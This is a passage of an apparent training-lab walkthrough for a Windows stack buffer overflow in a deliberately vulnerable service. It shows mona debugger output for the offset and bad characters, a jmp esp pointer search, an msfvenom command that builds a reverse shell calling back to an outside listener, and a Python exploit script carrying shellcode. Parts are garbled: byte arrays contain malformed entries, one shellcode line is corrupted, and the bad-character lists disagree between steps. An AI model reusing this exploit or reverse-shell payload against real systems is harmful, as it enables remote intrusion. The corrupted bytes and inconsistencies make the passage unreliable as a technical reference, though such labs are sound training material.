

Step 5 – Find the offset

```
08ADF000 [+] Command used:
08ADF000 !mona findmsp -distance 2400
08ADF000 [+] Looking for cyclic pattern in memory
74F60000 Modules C:\Windows\System32\wshtcpip.dll
08ADF000 Cyclic pattern (normal) found at 0x005a394a (length 2400 bytes)
08ADF000 Cyclic pattern (normal) found at 0x005a4d7a (length 2400 bytes)
08ADF000 Cyclic pattern (normal) found at 0x017ef272 (length 2400 bytes)
08ADF000 [+] Examining registers
08ADF000 EIP contains normal pattern : 0x6f43396e (offset 1978)
08ADF000 ESP (0x017efa30) points at offset 1982 in normal pattern (length 418)
08ADF000 EBP contains normal pattern : 0x43386e43 (offset 1974)
08ADF000 EBX contains normal pattern : 0x376e4336 (offset 1970)
08ADF000 [+] Examining seh chain
08ADF000 [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
08ADF000 Walking stack from 0x017ef0d0 to 0x017f0394 (0x000012c4 bytes)
08ADF000 0x017ef274 : Contains normal cyclic pattern at ESP-0x7bc (-1980) : offset 2, length 2398 (-> 0x017efbd1 : ESP+0x1a2)
08ADF000 [+] Examining stack (+- 2400 bytes) - looking for pointers to cyclic pattern
08ADF000 Walking stack from 0x017ef0d0 to 0x017f0394 (0x000012c4 bytes)
08ADF000 0x017ef168 : Pointer into normal cyclic pattern at ESP-0x8c8 (-2248) : 0x017ef7a0 : offset 1326, length 1074
08ADF000 [+] Preparing output file 'findmsp.txt'
08ADF000 - (Re)setting logfile c:\mona\oscp\findmsp.txt
08ADF000 [+] Generating module info table, hang on...
08ADF000 - Processing modules
08ADF000 - Done. Let's rock 'n roll.
08ADF000
08ADF000 [+] This mona.py action took 0:00:05.913000
```

```
(dfresh@dfresh)-[~/OS]
$ python3 exploit.py
Sending evil buffer...
```

```
!mona findmsp -distance 2400
```

Step 6 – Use this offset and check if we are able to write to EIP



Step 7 – Generate bytearray

```
0BADF000 !mona bytearray -b "\x00"
0BADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF000 Generating table, excluding 1 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file "bytearray.txt"
0BADF000 - (Re)setting logfile c:\mona\oscp\bytearray.txt
0BADF000 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0BADF000 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0BADF000 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0BADF000 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0BADF000 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
0BADF000 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
0BADF000 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0BADF000 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0BADF000 Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.031000

!mona bytearray -b "\x00"
```

Step 8 – Go through bad characters

mona Memory comparison results

Address	Status	BadChars	Type
0x0196fa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

Possibly bad chars: 07 08 2e 2f a0 a1
Bytes omitted from input: 00

[+] This mona.py action took 0:00:00.590000

00000E78

Registers (FPU)

EAX 0196F268 ASCII "OVERFLOW! AAAAAAAAAA"
ECX 005C563C
EDX 0000000A
ESI 41414141
ESP 0196FA30
EIP 42424242

C 0 ES 0023 32bit 0xFFFFFFFF
P 1 CS 001B 32bit 0xFFFFFFFF
A 0 SS 0023 32bit 0xFFFFFFFF
Z 1 DS 0023 32bit 0xFFFFFFFF
S 0 FS 003B 32bit 7FFDE000(4000)
T 0 GS 0000 NULL

D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g

dfresh@dfresh-[~/OS]
\$ python3 exploit.py
Sending evil buffer...
Done!

dfresh@dfresh-[~/OS]
\$ mousepad exploit.py

dfresh@dfresh-[~/OS]
\$ mousepad exploit.py

dfresh@dfresh-[~/OS]
\$ python3 bytearray.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\b9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2...

dfresh@dfresh-[~/OS]
\$ mousepad exploit.py

dfresh@dfresh-[~/OS]
\$ python3 exploit.py
Sending evil buffer...
Done!

!mona compare -f C:\mona\oscp\bytearray.bin -a 0196FA30

Step 9 – Eliminate all bad characters

```

0BADF000 fmona bytearray -b "\x00\x07\x2e\xa0"
0BADF000 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF000 Generating table, excluding 4 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing c
0BADF000 - (Re)sett
  "\x01\x02\x03\x04"
  "\x02\x03\x04\x05"
  "\x03\x04\x05\x06"
  "\x04\x05\x06\x07"
  "\x05\x06\x07\x08"
  "\x06\x07\x08\x09"
  "\x07\x08\x09\x0a"
  "\x08\x09\x0a\x0b"
  "\x09\x0a\x0b\x0c"
  "\x0a\x0b\x0c\x0d"
  "\x0b\x0c\x0d\x0e"
  "\x0c\x0d\x0e\x0f"
  "\x0d\x0e\x0f\x10"
  "\x0e\x0f\x10\x11"
  "\x0f\x10\x11\x12"
  "\x10\x11\x12\x13"
  "\x11\x12\x13\x14"
  "\x12\x13\x14\x15"
  "\x13\x14\x15\x16"
  "\x14\x15\x16\x17"
  "\x15\x16\x17\x18"
  "\x16\x17\x18\x19"
  "\x17\x18\x19\x1a"
  "\x18\x19\x1a\x1b"
  "\x19\x1a\x1b\x1c"
  "\x1a\x1b\x1c\x1d"
  "\x1b\x1c\x1d\x1e"
  "\x1c\x1d\x1e\x1f"
  "\x1d\x1e\x1f\x20"
  "\x1e\x1f\x20\x21"
  "\x1f\x20\x21\x22"
  "\x20\x21\x22\x23"
  "\x21\x22\x23\x24"
  "\x22\x23\x24\x25"
  "\x23\x24\x25\x26"
  "\x24\x25\x26\x27"
  "\x25\x26\x27\x28"
  "\x26\x27\x28\x29"
  "\x27\x28\x29\x2a"
  "\x28\x29\x2a\x2b"
  "\x29\x2a\x2b\x2c"
  "\x2a\x2b\x2c\x2d"
  "\x2b\x2c\x2d\x2e"
  "\x2c\x2d\x2e\x2f"
  "\x2d\x2e\x2f\x30"
  "\x2e\x2f\x30\x31"
  "\x2f\x30\x31\x32"
  "\x30\x31\x32\x33"
  "\x31\x32\x33\x34"
  "\x32\x33\x34\x35"
  "\x33\x34\x35\x36"
  "\x34\x35\x36\x37"
  "\x35\x36\x37\x38"
  "\x36\x37\x38\x39"
  "\x37\x38\x39\x3a"
  "\x38\x39\x3a\x3b"
  "\x39\x3a\x3b\x3c"
  "\x3a\x3b\x3c\x3d"
  "\x3b\x3c\x3d\x3e"
  "\x3c\x3d\x3e\x3f"
  "\x3d\x3e\x3f\x40"
  "\x3e\x3f\x40\x41"
  "\x3f\x40\x41\x42"
  "\x40\x41\x42\x43"
  "\x41\x42\x43\x44"
  "\x42\x43\x44\x45"
  "\x43\x44\x45\x46"
  "\x44\x45\x46\x47"
  "\x45\x46\x47\x48"
  "\x46\x47\x48\x49"
  "\x47\x48\x49\x4a"
  "\x48\x49\x4a\x4b"
  "\x49\x4a\x4b\x4c"
  "\x4a\x4b\x4c\x4d"
  "\x4b\x4c\x4d\x4e"
  "\x4c\x4d\x4e\x4f"
  "\x4d\x4e\x4f\x50"
  "\x4e\x4f\x50\x51"
  "\x4f\x50\x51\x52"
  "\x50\x51\x52\x53"
  "\x51\x52\x53\x54"
  "\x52\x53\x54\x55"
  "\x53\x54\x55\x56"
  "\x54\x55\x56\x57"
  "\x55\x56\x57\x58"
  "\x56\x57\x58\x59"
  "\x57\x58\x59\x5a"
  "\x58\x59\x5a\x5b"
  "\x59\x5a\x5b\x5c"
  "\x5a\x5b\x5c\x5d"
  "\x5b\x5c\x5d\x5e"
  "\x5c\x5d\x5e\x5f"
  "\x5d\x5e\x5f\x60"
  "\x5e\x5f\x60\x61"
  "\x5f\x60\x61\x62"
  "\x60\x61\x62\x63"
  "\x61\x62\x63\x64"
  "\x62\x63\x64\x65"
  "\x63\x64\x65\x66"
  "\x64\x65\x66\x67"
  "\x65\x66\x67\x68"
  "\x66\x67\x68\x69"
  "\x67\x68\x69\x6a"
  "\x68\x69\x6a\x6b"
  "\x69\x6a\x6b\x6c"
  "\x6a\x6b\x6c\x6d"
  "\x6b\x6c\x6d\x6e"
  "\x6c\x6d\x6e\x6f"
  "\x6d\x6e\x6f\x70"
  "\x6e\x6f\x70\x71"
  "\x6f\x70\x71\x72"
  "\x70\x71\x72\x73"
  "\x71\x72\x73\x74"
  "\x72\x73\x74\x75"
  "\x73\x74\x75\x76"
  "\x74\x75\x76\x77"
  "\x75\x76\x77\x78"
  "\x76\x77\x78\x79"
  "\x77\x78\x79\x7a"
  "\x78\x79\x7a\x7b"
  "\x79\x7a\x7b\x7c"
  "\x7a\x7b\x7c\x7d"
  "\x7b\x7c\x7d\x7e"
  "\x7c\x7d\x7e\x7f"
  "\x7d\x7e\x7f\x80"
  "\x7e\x7f\x80\x81"
  "\x7f\x80\x81\x82"
  "\x80\x81\x82\x83"
  "\x81\x82\x83\x84"
  "\x82\x83\x84\x85"
  "\x83\x84\x85\x86"
  "\x84\x85\x86\x87"
  "\x85\x86\x87\x88"
  "\x86\x87\x88\x89"
  "\x87\x88\x89\x8a"
  "\x88\x89\x8a\x8b"
  "\x89\x8a\x8b\x8c"
  "\x8a\x8b\x8c\x8d"
  "\x8b\x8c\x8d\x8e"
  "\x8c\x8d\x8e\x8f"
  "\x8d\x8e\x8f\x90"
  "\x8e\x8f\x90\x91"
  "\x8f\x90\x91\x92"
  "\x90\x91\x92\x93"
  "\x91\x92\x93\x94"
  "\x92\x93\x94\x95"
  "\x93\x94\x95\x96"
  "\x94\x95\x96\x97"
  "\x95\x96\x97\x98"
  "\x96\x97\x98\x99"
  "\x97\x98\x99\x9a"
  "\x98\x99\x9a\x9b"
  "\x99\x9a\x9b\x9c"
  "\x9a\x9b\x9c\x9d"
  "\x9b\x9c\x9d\x9e"
  "\x9c\x9d\x9e\x9f"
  "\x9d\x9e\x9f\xa0"
  "\x9e\x9f\xa0\xa1"
  "\x9f\xa0\xa1\xa2"
  "\xa0\xa1\xa2\xa3"
  "\xa1\xa2\xa3\xa4"
  "\xa2\xa3\xa4\xa5"
  "\xa3\xa4\xa5\xa6"
  "\xa4\xa5\xa6\xa7"
  "\xa5\xa6\xa7\xa8"
  "\xa6\xa7\xa8\xa9"
  "\xa7\xa8\xa9\xaa"
  "\xa8\xa9\xaa\xad"
  "\xa9\xaa\xad\xae"
  "\xaa\xad\xae\xaf"
  "\xad\xae\xaf\xb0"
  "\xae\xaf\xb0\xb1"
  "\xaf\xb0\xb1\xb2"
  "\xb0\xb1\xb2\xb3"
  "\xb1\xb2\xb3\xb4"
  "\xb2\xb3\xb4\xb5"
  "\xb3\xb4\xb5\xb6"
  "\xb4\xb5\xb6\xb7"
  "\xb5\xb6\xb7\xb8"
  "\xb6\xb7\xb8\xb9"
  "\xb7\xb8\xb9\xba"
  "\xb8\xb9\xba\xbb"
  "\xb9\xba\xbb\xbc"
  "\xba\xbb\xbc\xbd"
  "\xbb\xbc\xbd\xbe"
  "\xbc\xbd\xbe\xbf"
  "\xbd\xbe\xbf\xc0"
  "\xbe\xbf\xc0\xc1"
  "\xbf\xc0\xc1\xc2"
  "\xc0\xc1\xc2\xc3"
  "\xc1\xc2\xc3\xc4"
  "\xc2\xc3\xc4\xc5"
  "\xc3\xc4\xc5\xc6"
  "\xc4\xc5\xc6\xc7"
  "\xc5\xc6\xc7\xc8"
  "\xc6\xc7\xc8\xc9"
  "\xc7\xc8\xc9\xca"
  "\xc8\xc9\xca\xcb"
  "\xc9\xca\xcb\xcc"
  "\xca\xcb\xccd\xcd"
  "\xcb\xccd\xcd\xce"
  "\xcc\xcd\xce\xcf"
  "\xcd\xce\xcf\d0"
  "\xce\xcf\d0\d1"
  "\xcf\d0\d1\d2"
  "\d0\d1\d2\d3"
  "\d1\d2\d3\d4"
  "\d2\d3\d4\d5"
  "\d3\d4\d5\d6"
  "\d4\d5\d6\d7"
  "\d5\d6\d7\d8"
  "\d6\d7\d8\d9"
  "\d7\d8\d9\xda"
  "\d8\d9\xda\xdb"
  "\d9\xda\xdb\xdc"
  "\xda\xdb\xdc\xdd"
  "\xdb\xdc\xdd\xde"
  "\xdc\xdd\xde\xdf"
  "\xdd\xde\xdf\xe0"
  "\xde\xdf\xe0\xe1"
  "\xdf\xe0\xe1\xe2"
  "\xe0\xe1\xe2\xe3"
  "\xe1\xe2\xe3\xe4"
  "\xe2\xe3\xe4\xe5"
  "\xe3\xe4\xe5\xe6"
  "\xe4\xe5\xe6\xe7"
  "\xe5\xe6\xe7\xe8"
  "\xe6\xe7\xe8\xe9"
  "\xe7\xe8\xe9\xea"
  "\xe8\xe9\xea\xeb"
  "\xe9\xea\xeb\xec"
  "\xea\xeb\xec\xed"
  "\xeb\xec\xed\xee"
  "\xec\xed\xee\xef"
  "\xed\xee\xef\xf0"
  "\xee\xef\xf0\xf1"
  "\xef\xf0\xf1\xf2"
  "\xf0\xf1\xf2\xf3"
  "\xf1\xf2\xf3\xf4"
  "\xf2\xf3\xf4\xf5"
  "\xf3\xf4\xf5\xf6"
  "\xf4\xf5\xf6\xf7"
  "\xf5\xf6\xf7\xf8"
  "\xf6\xf7\xf8\xf9"
  "\xf7\xf8\xf9\xfa"
  "\xf8\xf9\xfa\xfb"
  "\xf9\xfa\xfb\xfc"
  "\xfa\xfb\xfc\xfd"
  "\xfb\xfc\xfd\xfe"
  "\xfc\xfd\xfe\xff"
  "\xfd\xfe\xff"
  Done, wrote 252
  Binary output s
  [+] This mona.p
  00401973 New thread with
  42424242 [09:43:32] Root
  0BADF000 [+] Command use
  0BADF000 fmona compare -
  0BADF000 [+] Reading file C:\mona\oscp\bytearray.bin...
  0BADF000 Read 252 bytes from file
  0BADF000 [+] Preparing output file "compare.txt"
  0BADF000 - (Re)setting logfile C:\mona\oscp\compare.txt
  0BADF000 [+] Generating module info table, hang on...
  0BADF000 - Processing modules
  0BADF000 - Done. Let's rock 'n roll.
  0BADF000 [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
  0BADF000 [+] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
  0BADF000 - Comparing 1 location(s)
  0BADF000 Comparing bytes from file with memory :
  018FFA30 [+] Comparing with memory at location : 0x018ffa30 (Stack)
  018FFA30 !!! Hooray, normal shellcode unmodified !!!
  018FFA30 Bytes omitted from input: 00 07 2e a0
  0BADF000 [+] This mona.py action took 0:00:00.327000
  
```

Address	Status	BadChars	Type
0x018ffa30	Unmodified		normal

```

00003E4
mona compare -f C:\mona\oscp\bytearray.bin -a 018FFA30
  
```

```

Registers (FPU)
EAX 018FF268 ASCII "OVERFLOW! AAAAAAA"
ECX 00375638
EDX 00000000
EBX 41414141
ESP 018FFA30
EBP 018FFA30
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001E 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFDE000(4000)
T 0 GS 0000 NULL
O 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
  
```

Step 10 – Find „jump point”

```
----- Mona command started on 2022-12-17 09:44:29 (v2.0, rev 685) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 - Bad char filter will be applied to pointers : "\x00\x07\x2e\x40"
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000 - Querying module essfunc.dll
74F60000 Modules C:\Windows\System32\wshtcpip.dll
0BADF000 - Querying module oscp.exe
0BADF000 - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results:
6250119F 0x6250119F : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011B8 0x625011B8 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011C7 0x625011C7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011D3 0x625011D3 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011DF 0x625011DF : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011EB 0x625011EB : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
625011F7 0x625011F7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
62501203 0x62501203 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
62501205 0x62501205 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0BADF000 Found a total of 9 pointers.
0BADF000 [+] This mona.py action took 0:00:00.702000

000003E4

Registers (FPU)
EAX 010FF268 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00375638
EDX 00000000
EBX 41414141
ESP 010FFA30
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q

!mona jmp -r esp -cpb "\x00\x07\x2e\x40"
```

Step 11 – Generate payload

```
(dfresh@dfresh)-[~/OS]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.14.152 LPORT=9999 -b '\x00\x07\x2e\xa0' EXITFUNC=thread -f  
python -v payload  
█
```

Step 12 – Check your code


```
1 import socket
2
3 ip = "10.10.138.214"
4 port = 1337
5
6 prefix = b"OVERFLOW1 "
7 offset = 1978
8 overflow = b"A" * offset
9 retn = b"\xaf\x11\x50\x62"
10 padding = b"\x90" * 16
11 payload = b""
12 payload += b"\xb8\xab\xca\x13\xc3\xdb\xdf\xdf\x74\x24\xf4\x5d"
13 payload += b"\x2b\xc9\xb1\x52\x31\x45\x12\x83\xc5\x04\x03\xee"
14 payload += b"\xc4\xf1\x36\x0c\x30\x77\xb8xec\xc1\x18\x30\x09"
15 payload += b"\xf0\x18\x26\x5a\xa3\xa8\x2c\x0e\x48\x42\x60\xba"
16 payload += b"\xdb\x26\xad\xcd\x6c\x8c\x8b\xe0\x6d\xbd\xe8\x63"
17 payload += b"\xee\xbc\x3c\x43\xcf\x0e\x31\x82\x08\x72\xb8\xd6"
18 payload += b"\xc1\xf8\x6f\xc6\x66\xb4\xb3\x6d\x34\x58\xb4\x92"
19 payload += b"\x8d\x5b\x95\x05\x85\x05\x35\xa4\xa4\x3e\x7c\xbe"
20 payload += b"\x8f\x7b\x36\x35\x7b\xf7\xc9\x9f\xb5\xf8\x66\xde"
21 payload += b"\x79\x0b\x76\x27\xbd\xf4\x0d\x51\xbd\x89\x15\xa6"
22 payload += b"\xbf\x55\x93\x3c\x67\x1d\x03\x98\x99\xf2\xd2\x6b"
23 payload += b"\x95\xbf\x91\x33\xba\x3e\x75\x48\xc6\xcb\x78\x9e"
24 payload += b"\x4e\x8f\x5e\x3a\x0a\x4b\xfe\x1b\xf6\x3a\xff\x7b"
25 payload += b"\x59\xe2\xa5\xf0\x74\xf7\xd7\x5b\x11\x34\xda\x63"
26 payload += b"\xe1\x52\x6d\x10\xd3\xfd\xc5\xbe\x5f\x75\xc0\x39"
27 payload += b"\x9f\xac\xb4\xd5\x5e\x4f\xc5\xfc\xa4\x1b\x95\x96"
28 payload += b"\x0d\x24\x7e\x66\xb1\xf1\xd1\x36\x1d\xaa\x91\xe6"
29 payload += b"\xdd\x1a\x7a\xec\xdf\x45\x9a\x0f\x38\xee\x31\xea"
30 payload += b"\xab\x1b\xcf\xfa\xb3\x74\xcd\x02\xe3\x8b\x58\xe4"
31 payload += b"\x81\x83\x0c\xbf\x3d\x3d\x15\x4b\xdf\xc2\x83\x36"
32 payload += b"\xdf\x49\x20\xc7\xae\xb9\x4d\xdb\x47\x4a\x18\x81"
33 payload += b"\xce\x55\xb6\xad\x8d\xc4\x5d\x2d\xdb\xf4\xc9\x7a"
34 payload += b"\x8c\xcb\x03\xee\x20\x75\xba\x0c\xb9\xe3\x85\x94"
35 payload += b"\x66\xd0\x08\x15\xea\x6c\x2f\x05\x32\x6c\x6b\x71"
